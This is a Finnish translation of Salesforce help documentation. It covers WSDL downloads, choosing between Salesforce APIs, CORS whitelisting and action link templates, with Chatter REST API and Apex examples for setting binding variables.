Heroku API -avain	Heroku-tilin käyttäjänimen ja salasanan sijaan voit käyttää kyseiseen tiliin liittyvää API-avainta. Näet tämän arvon Herokun <code>Oma tili</code> -sivulta.

 **Note:** Heroku-käyttäjänimeä ja -salasanaa ei tallenneta minnekään, vaan niitä käytetään ainoastaan sovelluksen luomisen aikana suojatun yhteyden kautta.

KATSO MYÖS:

[Yhdistetyt sovellukset](#)

[Yhdistetyn sovelluksen luominen](#)

Kentän toiminta-alue

Kentän toiminta-alue -sivulla näkyviin kenttiin viitataan toiminta-alueen kautta.

- Jos **On päivitetty** -valintaruutu on valittu, DML-operaatio (database manipulation language), kuten `insert` tai `update`, päivittää kentän. Lisätietoja on kohdassa Riippuvuuksien ymmärtäminen.

Jos **On päivitetty** -valintaruutua ei ole valittu, kenttään viitataan vain toiminta-alueen sisällä. Kenttä saattaa esimerkiksi olla osa `select`-lauseketta.

- Jos valintaruutu **Ulkoinen tunnus** on merkittynä, kenttä toimii ulkoisena tunnuksena. Ulkoinen tunnus sisältää yksilöivät tietueen tunnistimet Salesforce-sovelluksen ulkopuolisesta järjestelmästä. Voit etsiä ulkoisia tunnuksia sivupalkkihaun avulla ja voit käyttää myös Force.com API:n kenttää. Kun käytät mukautettujen objektien ja ratkaisujen tietojen ohjattua tuontitoimintoa, voit estää identtisten tietueiden synnyn tämän kentän avulla.

EDITION-VERSIOI

Käytettävissä: Salesforce Classicissa

AppExchange-paketit ja Visualforce ovat käytettävissä **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Apex on käytettävissä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

KÄYTTÄJOIKEUDET

Pakettien lataaminen:

- Pakettien latausoikeus AppExchange-palveluun

Apex-riippuvuuksien tarkasteleminen:

- Apex-laadintaoikeus

Visualforce-riippuvuuksien tarkasteleminen:

- Kehitystila

Salesforcen WSDL-tiedostojen ja asiakkaan todennussertifikaattien lataaminen

Voit ladata WSDL (Web Services Description Language) -asiakirjan, jos haluat integroida sovelluksiasi Salesforceen API:n avulla.

Seuraavat WSDL-asiakirjat ovat käytettävissä.

- **Enterprise WSDL** — Käytä tätä WSDL-asiakirjaa rakentaaksesi integraation vain yhdelle organisaatiolle. Enterprise WSDL on vahvasti kirjoitettu, eli se sisältää objekteja ja kenttiä, joilla on tietyt datatyypit, kuten `int` ja `string`. Enterprise WSDL-asiakirjaa käyttävien asiakkaiden täytyy ladata se ja käyttää se uudelleen, kun heidän organisaatioonsa mukautettuihin objekteihin tehdään muutoksia tai jos he haluavat käyttää eri API-versiota.
- **Partner WSDL** — Käytä tätä WSDL-asiakirjaa rakentaaksesi useissa Salesforce-organisaatioissa toimivan integroinnin, riippumatta niiden mukautetuista objekteista tai kentistä. Tätä WSDL-asiakirjaa käyttävät yleensä kumppanit ja itsenäiset ohjelmistokehittäjät. Se on väljästi kirjoitettu, mikä tarkoittaa, että käytät kenttänimien ja -arvojen nimi/arvo-pareja tiettyjen datatyyppien sijasta. Partner WSDL -asiakirja täytyy ladata ja käyttää vain kerran kutakin API-versiota kohti.
- **Apex WSDL** — Käytä tätä WSDL-asiakirjaa suorittaaksesi tai kääntääksesi Apex-koodia toisessa ympäristössä.
- **Metadata WSDL** — Käytä tätä WSDL-asiakirjaa siirtääksesi kokoonpanomuutoksia organisaatioiden välillä tai työstääksesi organisaatiosi mukautuksia XML-metadata-tiedostoina.

WSDL-asiakirjan lataaminen:

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään **API** ja valitse **API**.
2. Lataa asianmukainen WSDL:
 - Jos lataat Enterprise WSDL -asiakirjaa ja organisaatiossasi on asennettuna hallittavia paketteja, napsauta **Luo Enterprise WSDL**. Salesforce kehottaa valitsemaan kunkin luotavaan WSDL-tiedostoon sisällytettävän asennetun paketin version.
 - Muussa tapauksessa napsauta asianmukaisen WSDL-asiakirjan linkkiä hiiren oikealla painikkeella ja tallenna se paikalliseen hakemistoon. Internet Explorer -käyttäjät voivat valita valikosta **Tallenna kohde nimellä** -vaihtoehdon, ja Mozilla Firefox -käyttäjät **Tallenna linkki nimellä** -vaihtoehdon.
3. Tuo tietokoneessa WSDL-asiakirjan paikallinen kopio kehitysympäristöön.



Note: Voit myös valita oletusarvoiset paketin versiot lataamatta WSDL-tiedostoa. Paketin version määrittäminen -osiossa.

Voit myös ladata sertifikaatin, jonka avulla Salesforce-organisaatiot todennetaan. Käytä tätä sertifikaattia työnkulun lähteviin viesteihin. Tämä sertifikaatti tunnistaa, että pyyntö tulee Salesforcesta eikä tietyltä käyttäjältä. Jos haluat käyttää sertifikaatteja varmistaaksesi suojatut yhteydet käyttämällä Salesforce-ominaisuuksia, kuten Apex-kutsuja, käytä Salesforce-sertifikaatteja ja avainpareja.

Sertifikaatin lataaminen:

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään **API** ja valitse **API**.
2. Napsauta API WSDL -sivulta **API-asiakassertifikaatin hallinta**.
3. Napsauta Sertifikaattien ja avainten hallinta -sivun API-asiakassertifikaatti-osioista **API-asiakassertifikaatti**.
4. Napsauta Sertifikaatit-sivulta **Lataa sertifikaatti**. .crt-tiedosto tallennetaan selaimessasi määritettyyn latauskansioon.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Professional**-, **Enterprise**-, **Developer**- ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

WSDL:n lataaminen:

- Sovelluksen mukautusoikeus

Nyt voit tuoda ladatun sertifikaatin sovelluspalvelimeen ja määrittää sovelluspalvelimen pyytämään asiakassertifikaattia.

KATSO MYÖS:

[Apex Developer Guide](#)

[Metadata API Developer Guide](#)

Mitä API:a minun tulisi käyttää?

Salesforce tarjoaa ohjelmallisen pääsyn organisaatiosi tietoihin käyttämällä yksinkertaista, tehokasta ja turvallista sovellusten ohjelmointirajapintoja.

API-nimi	Protokolla	Tietojen muoto	Viestintä
REST API	REST	JSON, XML	Synkronoitu
SOAP API	SOAP (WSDL)	XML	Synkronoitu
Chatter REST API	REST	JSON, XML	Synkronoitu (valokuvat käsitellään ei-synkronoidusti)
Bulk API	REST	CSV, JSON, XML	Ei-synkronoitu
Metadata API	SOAP (WSDL)	XML	Ei-synkronoitu
Streaming API	Bayeux	JSON	Ei-synkronoitu (tietovirta)
Apex REST API	REST	JSON, XML, mukautettu	Synkronoitu
ApexSOAP API	SOAP (WSDL)	XML	Synkronoitu
Tooling API	REST tai SOAP (WSDL)	JSON, XML, mukautettu	Synkronoitu

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

KÄYTTÄJOIKEUDET

API:en käyttäminen:

- API käytössä

Milloin käyttää REST API:a?

REST API tarjoaa tehokkaan, käytännöllisen ja yksinkertaisen REST-pohjaisen Web-palveluiden rajapinnan vuorovaikuttamiseen Salesforceen kanssa. Sen tarjoamiin hyötyihin sisältyy integroinnin ja kehityksen helppous, ja se on loistava teknologia käytettäväksi mobiilisovelluksissa ja Web-projekteissa. Jos sinulla kuitenkin on paljon käsiteltäviä tietueita, saatat haluta käyttää Bulk API:a, joka perustuu REST-periaatteille ja on suunniteltu suurille määrille dataa.

Milloin käyttää SOAP API:a?

SOAP API tarjoaa tehokkaan, käytännöllisen ja yksinkertaisen SOAP-pohjaisen Web-palveluiden rajapinnan vuorovaikuttamiseen Salesforceen kanssa. Voit käyttää SOAP API:a luodaksesi, hakeaksesi, päivittääksesi tai poistaaksesi tietueita. Voit käyttää SOAP API:a myös hakujen suorittamiseen ja moneen muuhun tarkoitukseen. Voit käyttää SOAP API:a millä tahansa Web-palveluita tukevalla kielellä.

Voit käyttää SOAP API:a esimerkiksi integroidaksesi Salesforceen organisaatiosi toiminnanohjaus- ja talousjärjestelmien kanssa. Voit myös toimittaa reaaliaikaisia myynti- ja tukitietoja yritysportaaleihin ja lisätä asiakastietoja tärkeisiin liiketoimintajärjestelmiin.

Milloin käyttää Chatter REST API:a?

Käytä Chatter REST API:a näyttääksesi Salesforce-tietoja, varsinkin mobiilisovelluksissa. Vastaukset on lokalisoitu, muotoiltu esitystä varten ja ne voidaan suodattaa sisältämään vain sovelluksen tarvitsemat kohteet. Chatter-syötteiden, käyttäjien, ryhmien ja seuraajien lisäksi Chatter REST API tarjoaa ohjelmallisen pääsyn tiedostoihin, suosituksiin, aiheisiin, ilmoituksiin, Data.com-ostoksiin ja paljon muuhun. Chatter REST API on samankaltainen kuin muiden syötteitä käyttävien yhtiöiden tarjoamat API:t, kuten Facebook ja Twitter, mutta se myös paljastaa Salesforce-ominaisuuksia Chatterin ulkopuolella.

Milloin käyttää Bulk API:a?

Bulk API perustuu REST-periaatteille, ja se on suunniteltu suurten tietojoukkojen lataamiseen ja poistamiseen. Sen avulla voit pyytää, lisätä, päivittää ja poistaa useita tietueita ei-synkronoidusti lähettämällä eriä. Salesforce käsittelee erät taustalla.

SOAP API soveltuu puolestaan reaaliaikaisiin asiakassovelluksiin, jotka päivittävät vain muutamia tietueita kerralla. Voit käyttää SOAP API:a käsitelläksesi suuria määriä tietueita, mutta SOAP API ei ole käytännöllinen, kun datajoukot sisältävät satojatuhansia tietueita. Bulk API on suunniteltu lataamaan tietoja muutamasta tuhannesta miljooniin tietueisiin.

Helpoin tapa käyttää Bulk API:a on ottaa se käyttöön tietueiden prosessoimiseen Data Loaderissa CSV-tiedostoja käyttämällä. Data Loaderin avulla sinun ei tarvitse kirjoittaa omaa asiakassovellustasi.

Milloin käyttää Metadata API:a?

Käytä Metadata API:a palauttaaksesi, ottaaksesi käyttöön, luodaksesi, päivittääksesi tai poistaaksesi organisaatiosi mukautuksia. Yleisin käyttötapa on siirtää muutoksia sandbox- tai testausorganisaatiosta tuotantoympäristösi. Metadata API on tarkoitettu hallitsemaan mukautuksia ja rakentamaan työkaluja, jotka hallitsevat metadata-mallia, eivätkä itse tietoja.

Helpoin tapa käyttää Metadata API -sovelluksen toiminnallisuutta on käyttää Force.com IDE -ympäristöä tai Force.com Migration Tool -työkalua. Molemmat työkalut on rakennettu Metadata API:n päälle ja ne käyttävät vakio-työkaluja Eclipse- ja Ant-työkaluja helpottaakseen Metadata API:n käyttämistä.

- Force.com IDE on rakennettu Eclipse-sovellusalueelle ja tarkoitettu ohjelmoijille, joille integroidut kehitysympäristöt ovat tuttuja. Koodaa, käännä, testaa ja ota käyttöön koodia IDE:stä.
- Force.com Migration Tool -työkalu sopii sinulle täydellisesti, jos käytät skriptiä tai komentoriviä metadatan siirtämiseksi paikallisen hakemiston ja Salesforce-organisaation välillä.

Milloin käyttää Streaming API:a?

Käytä Streaming API:a vastaanottaaksesi ilmoituksia määrittämäsi SOQL-kyselyä vastaavien tietojen muutoksista.

Streaming API on hyödyllinen, kun haluat pakottaa ilmoituksia palvelimelta asiakkaalle. Harkitse Streaming API:n käyttö sovellukselle, jotka suorittavat kyselyitä usein. Sovellukset, jotka suorittavat jatkuvasti kyselyitä Salesforceen infrastruktuuriin, kuluttavat tarpeettomasti API-kutsuja ja käsittelyaikaa. Streaming API vähentää pyyntöjä, jotka eivät palauta mitään tietoja. Se sopii myös sovelluksille, jotka vaativat tietojen muutoksista yleisen ilmoituksen.

Streaming API vähentää API-kutsujen määrää ja parantaa suorituskykyä.

Milloin käyttää ApexREST API:a?

Käytä ApexREST API:a, kun haluat paljastaa Apex-luokkasi ja -metodisi siten, että ulkoiset sovellukset voivat käyttää koodiasi REST-arkkitehtuurin kautta. ApexREST API tukee vahvistuksessa OAuth 2.0:aa ja istunnon tunnusta.

Milloin käyttää ApexSOAP API:a?

Käytä Apex SOAP API -rajapintaa, kun haluat paljastaa Apex-metodit SOAP Web-palvelu API -rajapintoina, jotta ulkoiset sovellukset voivat käyttää koodiasi SOAP:in kautta.

ApexSOAP API tukee vahvistuksessa OAuth 2.0:aa ja istunnon tunnusta.

Milloin käyttää Tooling API:a?

Käytä Tooling API:a integroidaksesi Salesforce-metadatat muihin järjestelmiin. Metadatatyytit paljastetaan sObject-objekteina, joten voit käyttää yhtä monimutkaista komponenttia. Tämä kenttätason käyttö nopeuttaa monimutkaisille metadatatyypeille suoritettavia toimintoja. Voit myös laatia mukautettuja kehitystyökaluja Force.com-sovelluksille. Käytä Tooling API -rajapintaa esimerkiksi hallitaksesi ja ottaaksesi käyttöön Apex-luokkien ja -käynnistimien sekä Visualforce-sivujen ja -komponenttien toimivia kopioita. Voit myös asettaa tarkistuspisteitä tai kekoarastojen merkintöjä, suorittaa anonyymiä Apex-koodia ja käyttää lokitietoja ja koodin kattavuustietoja REST ja SOAP ovat molemmat tuettuja vaihtoehtoja.

CORS:n käyttäminen tuettujen Salesforce API -rajapintojen, Apex REST:in ja Lightning Outin käyttämiseksi

Chatter REST API, REST API, Lightning Out, Bulk API ja Apex REST tukevat CORS-tekniikkaa (Cross-Origin Resource Sharing). Jos haluat käyttää näitä API-rajapintoja JavaScriptistä verkkoselaimessa, lisää komentosarjan alkuperä CORS-whitelist-luetteloon.

CORS on W3C:n suositus, joka sallii verkkoselaimien pyytää resursseja muista kuin omista alkuperistään (alkuperien välinen pyyntö). CORS:in avulla esimerkiksi osoitteessa <https://www.esimerkki.com> oleva JavaScript-komentosarja voisi pyytää resurssia osoitteesta <https://www.salesforce.com>.

Jos CORS:ia tukeva selain tekee pyynnön Salesforce CORS -whitelist-luettelossa olevalle alkuperälle, Salesforce palauttaa alkuperän Access-Control-Allow-Origin HTTP-ylätunnisteseen muiden CORS HTTP-ylätunnisteen kanssa. Jos alkuperä ei sisälly whitelist-luetteloon, Salesforce palauttaa HTTP-tilakoodin 403.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään **CORS** ja valitse **CORS**.
2. Valitse **Uusi**.
3. Syötä alkuperän URL-kuvio.

Alkuperän URL-kuvion täytyy sisältää HTTPS-protokolla (ellet käytä localhostia) ja toimialueenimi, ja se voi sisältää portin. Erikoismerkkiä (*) tuetaan ja sen täytyy olla toimialueen nimen toista tasoa ennen. Esimerkiksi https://*.esimerkki.com lisää whitelist-luetteloon esimerkki.com-toimialueen kaikki alatoimialueet.

Alkuperän URL-kuvio voi olla IP-osoite. Samaan osoitteeseen ratkaistavat IP-osoite ja toimialue eivät kuitenkaan ole sama alkuperä, joten sinun täytyy lisätä ne CORS-whitelist-luetteloon erikseen.

 **Tärkeää:** Sinun täytyy yhtä tarjota OAuth-valtuus sitä vaativille pyynnöille.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Developer Edition**-, **Enterprise Edition**-, **Performance Edition**- ja **Unlimited Edition**-versioissa

KÄYTTÄJOIKEUDET

Luominen, lukeminen, päivittäminen ja poistaminen:

- Kaikkien tietojen muokkausoikeus

Toimintolinkkimallit

Luo toimintolinkkimalleja Määitykset-valikossa, jotta voit luoda toimintolinkkiryhmiä yhteisillä ominaisuuksilla Chatter REST API:sta tai Apexista. Voit pakata toimintolinkkimalleja ja jakaa niitä muille Salesforce-organisaatioille.


Toimintolinkki on syöte-elementissä oleva painike. Toimintolinkin napsauttaminen voi siirtää käyttäjän verkkosivulle, aloittaa tiedoston lataamisen tai käynnistää API-kutsun Salesforceen tai ulkoiselle palvelimelle. Toimintolinkki sisältää URL-osoitteen ja HTTP-metodin, ja se voi sisältää pyynnön tekstiosan ja otsikon tiedot, kuten todennukseen käytettävän OAuth-valtuuden. Käytä toimintolinkkejä integroidaksesi Salesforceen ja kolmansien osapuolten palveluita syötteeseen, jotta käyttäjät voivat tehdä toimintoja parantaakseen tuottavuuttaan ja kehittääkseen innovaatioita.

Tässä esimerkissä **Approve** ja **Reject** ovat toimintolinkkejä, jotka tekevät API-kutsuja fiktiivisen matkailusivuston REST API:in hyväksyäkseen tai hylätäkseen matkasuunnitelman. Kun Pam loi matkasuunnitelmansa matkustussivustolla, sivusto teki Chatter REST API -pyynnön lähettääkseen syökohteen toimintolinkeillä Pamin esimiehelle Kevinille, jotta hän voisi hyväksyä tai hylätä matkasuunnitelman.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: Kaikissa versioissa paitsi **Personal Edition**.



Tärkeää: Toimintolinkit vaativat kehittäjien toimia. Vaikka voit luoda toimintolinkkimalleja Määitykset-valikosta, sinun täytyy käyttää Apexia tai Chatter REST API:a luodaksesi malleista toimintolinkkejä ja lisätäksesi niitä syöte-elementteihin.

TÄSSÄ OSIOSSA:

[Toimintolinkkimallien suunnitteleminen](#)

Harkitse ennen mallin luomista, mitkä arvot haluat määrittää sille ja mitkä arvot haluat määrittää binding-muuttujilla, kun luot toimintolinkkiryhmiä mallista.

[Toimintolinkkimallien luominen](#)

Luo toimintolinkkimalleja Määitykset-valikossa, jotta voit luoda toimintolinkkiryhmiä yhteisillä ominaisuuksilla Chatter REST API:sta tai Apexista. Voit pakata toimintolinkkimalleja ja jakaa niitä muille Salesforce-organisaatioille.

[Toimintolinkkimallien muokkaaminen](#)

Voit muokata julkaisemattoman toimintolinkkiryhmän mallin ja siihen liittyvien toimintolinkkimallien kaikkia kenttiä.

Toimintolinkkiryhmän mallien poistaminen

Kun poistat toimintolinkkiryhmän mallin, poistat siihen liittyvät toimintolinkkimallit ja kaikki malleista luodut toimintolinkkiryhmät. Poistetut toimintolinkkiryhmät katoavat kaikista syöte-elementeistä, joihin ne on liitetty.

Toimintolinkkimallien pakkaaminen

Pakkaa toimintolinkkimalleja jakaaksesi niitä muille Salesforce-organisaatioille.

KATSO MYÖS:

https://developer.salesforce.com/docs/atlas.en-us chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm

Toimintolinkkimallien suunnitteleminen

Harkitse ennen mallin luomista, mitkä arvot haluat määrittää sille ja mitkä arvot haluat määrittää binding-muuttujilla, kun luot toimintolinkkiryhmiä mallista.

- Toimintolinkkimallien yhteenveto
- Mallien suunnittelussa huomioitavia asioita
- Toimintolinkkiryhmän eräntymisajan määrittäminen
- Binding-muuttujien määrittäminen
- Valitse kuka voi nähdä toimintolinkin
- Context-muuttujien käyttäminen

Toimintolinkkimallien yhteenveto

Alla on toimintolinkkiryhmän malli Määrittäykset-valikossa:

Action Link Group Template
Edit

Save Save & New Cancel

Information ⓘ Required Information

Action Link Group Template ID 07gD00000004CEX

Name Doc Example

API Name Doc_Example ⓘ

Category Primary action

Executions Allowed Once per User

Hours until Expiration

Published ☒

Save Save & New Cancel

Jokaisen toimintolinkkiryhmän tulisi sisältää vähintään yksi toimintolinkki. Tämä toimintolinkkimallin esimerkki sisältää kolme binding-muuttujaa: API-versionumero Toiminnon URL -kentässä, Kohdenumero HTTP-pyyynnön tekstiosa -kentässä ja OAuth-valtuusarvo HTTP-otsikko-kentässä.

Action Link Template Edit
Save
Save & New
Cancel

Information
 = Required Information

Action Link Group Template	<u>Templates Overview</u>	Position	0
Action Type	API	Label Key	Buy
Action URL	https://www.example.com/{!Bindings.ApiVersion}/items	Label	
HTTP Method	POST	User Visibility	Everyone can see
HTTP Request Body	<input type="text" value='{"itemNumber": "{!Bindings.ItemNumber}"}'/>	Custom User Alias	
HTTP Headers	Content-Type: application/json
Authorization: Bearer
{!Bindings.BearerToken}		
Default Link in Group	☐		
Confirmation Required	☐		

Chatter REST API -pyyntö luoda toimintolinkkiryhmä ja määrittää binding-muuttujien arvot:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings": [
    {
      "key": "ApiVersion",
      "value": "v1.0"
    },
    {
      "key": "ItemNumber",
      "value": "8675309"
    },
    {
      "key": "BearerToken",
      "value": "00DRR000000N0g!ARoAQMZyQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR"
    }
  ]
}
```

Tämä on Apex-koodi, joka luo toimintolinkkiryhmän mallista ja määrittää binding-muuttujien arvot:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR000000N0g!ARoAQMZYQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Mallien suunnittelussa huomioitavia asioita

Ota huomioon seuraavat asiat suunnitellessasi malleja:

- Määritä toimintolinkkiryhmän vanhenemisaika.
Lisätietoja on kohdassa [Toimintolinkkiryhmän erääntymisajan määrittäminen](#).
- Määritä *binding-muuttujat* mallissa ja niiden arvot, kun luot ryhmän. Älä tallenna malleihin luottamuksellisia tietoja. Käytä binding-muuttujia lisätäksesi luottamuksellisia tietoja suorituksen aikana.
Lisätietoja on kohdassa [Binding-muuttujien määrittäminen](#).
- Valitse, kuka voi nähdä toimintolinkin, kun se liitetään syöte-elementtiin.
[Valitse, kuka voi nähdä toimintolinkin](#).
- Käytä mallissa *context-muuttujia* hankkiaksesi tietoja toimintolinkin suorituksen kontekstista.
Kun toimintolinkki suoritetaan, Salesforce täyttää arvot ja lähettää ne HTTP-pyyynnössä. Lisätietoja on kohdassa [Context-muuttujien käyttäminen](#).

Toimintolinkkiryhmän erääntymisaajan määrittäminen

Kun toimintolinkkiryhmä luodaan mallista, erääntymisaika voidaan laskea mallissa määritetyn ajanjakson perusteella, tai toimintolinkkiryhmä voidaan määrittää siten, ettei se eräänny koskaan.

Määritä mallin erääntymiseen tarvittavat tunnit syöttämällä arvo toimintolinkkiryhmän mallin `Tunteja erääntymiseen` -kenttään. Tämä arvo on aika, joka kuluu toimintolinkkiryhmän luomisesta sen poistamiseen siihen liittyvistä syöte-elementeistä, minkä jälkeen toimintolinkkiryhmä ei voida suorittaa. Enimmäisarvo on 8 760, joka on 365 päivää.

Jos haluat määrittää toimintolinkkiryhmän vanhenemisajan sen luonnin yhteydessä, määritä joko `Action Link Group Definition` -pyynnön tekstiosan `expirationDate`-ominaisuus (Chatter REST API) tai `ConnectApi.ActionLinkGroupDefinition`-syöttöluokka (Apex).

Jos haluat luoda toimintolinkkiryhmän, joka ei vanhene, älä syötä arvoa mallin `Tuntia vanhenemiseen` -kenttään äläkä `expirationDate`-ominaisuuteen, kun luot toimintolinkkiryhmä.

`expirationDate` ja `Tunteja vanhenemiseen` -kenttä toimivat yhdessä seuraavalla tavalla, kun toimintolinkkiryhmä luodaan mallista:

- Jos `expirationDate` on määritetty, sen arvoa käytetään uudessa toimintolinkkiryhmassä.
- Jos `expirationDate`-ominaisuutta ei ole määritetty, mutta `Tunteja vanhenemiseen` -kenttä on määritetty mallissa, uudessa toimintolinkkiryhmassä käytetään `Tunteja vanhenemiseen` -kentän arvoa.
- Jos et määritä `expirationDate`-ominaisuutta tai `Tunteja vanhenemiseen` -kentän arvoa, mallista luodut toimintolinkkiryhmat eivät vanhene.

Binding-muuttujien määrittäminen

Määritä mallien binding-muuttujat ja niiden arvot, kun luot toimintolinkkiryhmä.

❗ Tärkeää: Älä tallenna malleihin luottamuksellisia tietoja. Käytä binding-muuttujia lisätäksesi luottamuksellisia tietoja suorituksen aikana. Kun binding-muuttujan arvo on määritetty, se tallennetaan salatussa muodossa Salesforceen.

Voit määrittää binding-muuttujia toimintolinkkimallin `Toiminnon URL`-, `HTTP-pyynnön tekstiosa`- ja `HTTP-otsikot`-kenttiin. Kun malli on julkaistu, voit muokata näitä kenttiä, siirtää binding-muuttujia näiden kenttien välillä ja poistaa binding-muuttujia. Et voi kuitenkaan lisätä uusia binding-muuttujia.

Määritä binding-muuttujan avain mallissa. Kun luot toimintolinkkiryhmä, määritä avain ja sen arvot.

Binding-muuttujien avaimet ovat muodossa `{!Bindings.avain}`.

`Avain` tukee [Unicode](#)-merkkejä, jotka on esimääritetty `\w`-merkkiluokassa:

```
[ \p{Alpha} \p{gc=Mn} \p{gc=Me} \p{gc=Mc} \p{Digit} \p{gc=Pc} ]
```

Tällä `Toiminnon URL` -kentällä on kaksi binding-muuttujaa:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

Tällä `HTTP-otsikot` -kentällä on kaksi binding-muuttujaa:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Määritä avaimet ja niiden arvot, kun luot toimintolinkkiryhmä Chatter REST API:ssa:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
```

```

    "templateBindings" : [
      {
        "key": "ApiVersion",
        "value": "1.0"
      },
      {
        "key": "ItemId",
        "value": "8675309"
      },
      {
        "key": "OAuthToken",
        "value": "00DRR0000000N0g_!..."
      },
      {
        "key": "ContentType",
        "value": "application/json"
      }
    ]
  }
}

```

Määritä binding-muuttujien avaimet ja niiden arvot Apexissa:

```

Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
    new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
    new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

```



Vihje: Voit käyttää samoja binding-muuttujia useampaan kertaan toimintolinkkimalleissa ja tarjota arvon vain kerran luomisen yhteydessä. Voit esimerkiksi käyttää `{!Bindings.MyBinding}`-muuttujaa kahdesti yhden toimintolinkkimallin HTTP-pyynnön tekstiosan kentässä ja uudelleen saman toimintolinkkiryhmän mallin toisen toimintolinkkimallin HTTP-otsikot-kentässä. Kun sitten luot toimintolinkkiryhmän mallista, sinun täytyy tarjota vain yksi arvo tälle jaetulle muuttujalle.

Valitse kuka voi nähdä toimintolinkin

Valitse Käyttäjän näkyvyys -alasvetoluettelosta arvo määrittääksesi, kuka voi nähdä toimintolinkin, kun se on liitetty syöte-elementtiin.

Käytettävissä olevat vaihtoehdot ovat "Vain mukautettu käyttäjä voi nähdä" ja "Kaikki paitsi mukautettu käyttäjä voivat nähdä". Valitse toinen näistä arvoista salliaksesi vain tiettyjen käyttäjien nähdä toimintolinkin tai estääksesi tiettyjä käyttäjiä näkemästä sitä. Syötä sitten arvo Mukautettu käyttäjän alias -kenttään. Tämä arvo on binding-muuttujan avain. Käytä avainta toimintolinkkiryhmän luovassa koodissa ja määritä sen arvo minkä tahansa binding-muuttujan tapaan.

Tämä malli käyttää Mukautettu käyttäjän alias -arvona **Kutsuttu**:

Action Link Template Edit
Save
Save & New
Cancel

Information
| = Required Information

Action Link Group Template	<u>Video Chat</u>	Position	 0
Action Type	 UI	Label Key	 Accept
Action URL	 https://www.example.com/video_chat	Label	
HTTP Method	 GET	User Visibility	 Only custom user can see
HTTP Request Body		Custom User Alias	Invitee
HTTP Headers			
Default Link in Group	☐		
Confirmation Required	☐		

Save
Save & New
Cancel

Kun luot toimintolinkkiryhmää, määritä arvo binding-muuttujan tapaan:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD000000004C9r",
  "templateBindings" : [
    {
      "key": "Invitee",
      "value": "005D000000017u6x"
    }
  ]
}
```

```

    }
  ]
}

```

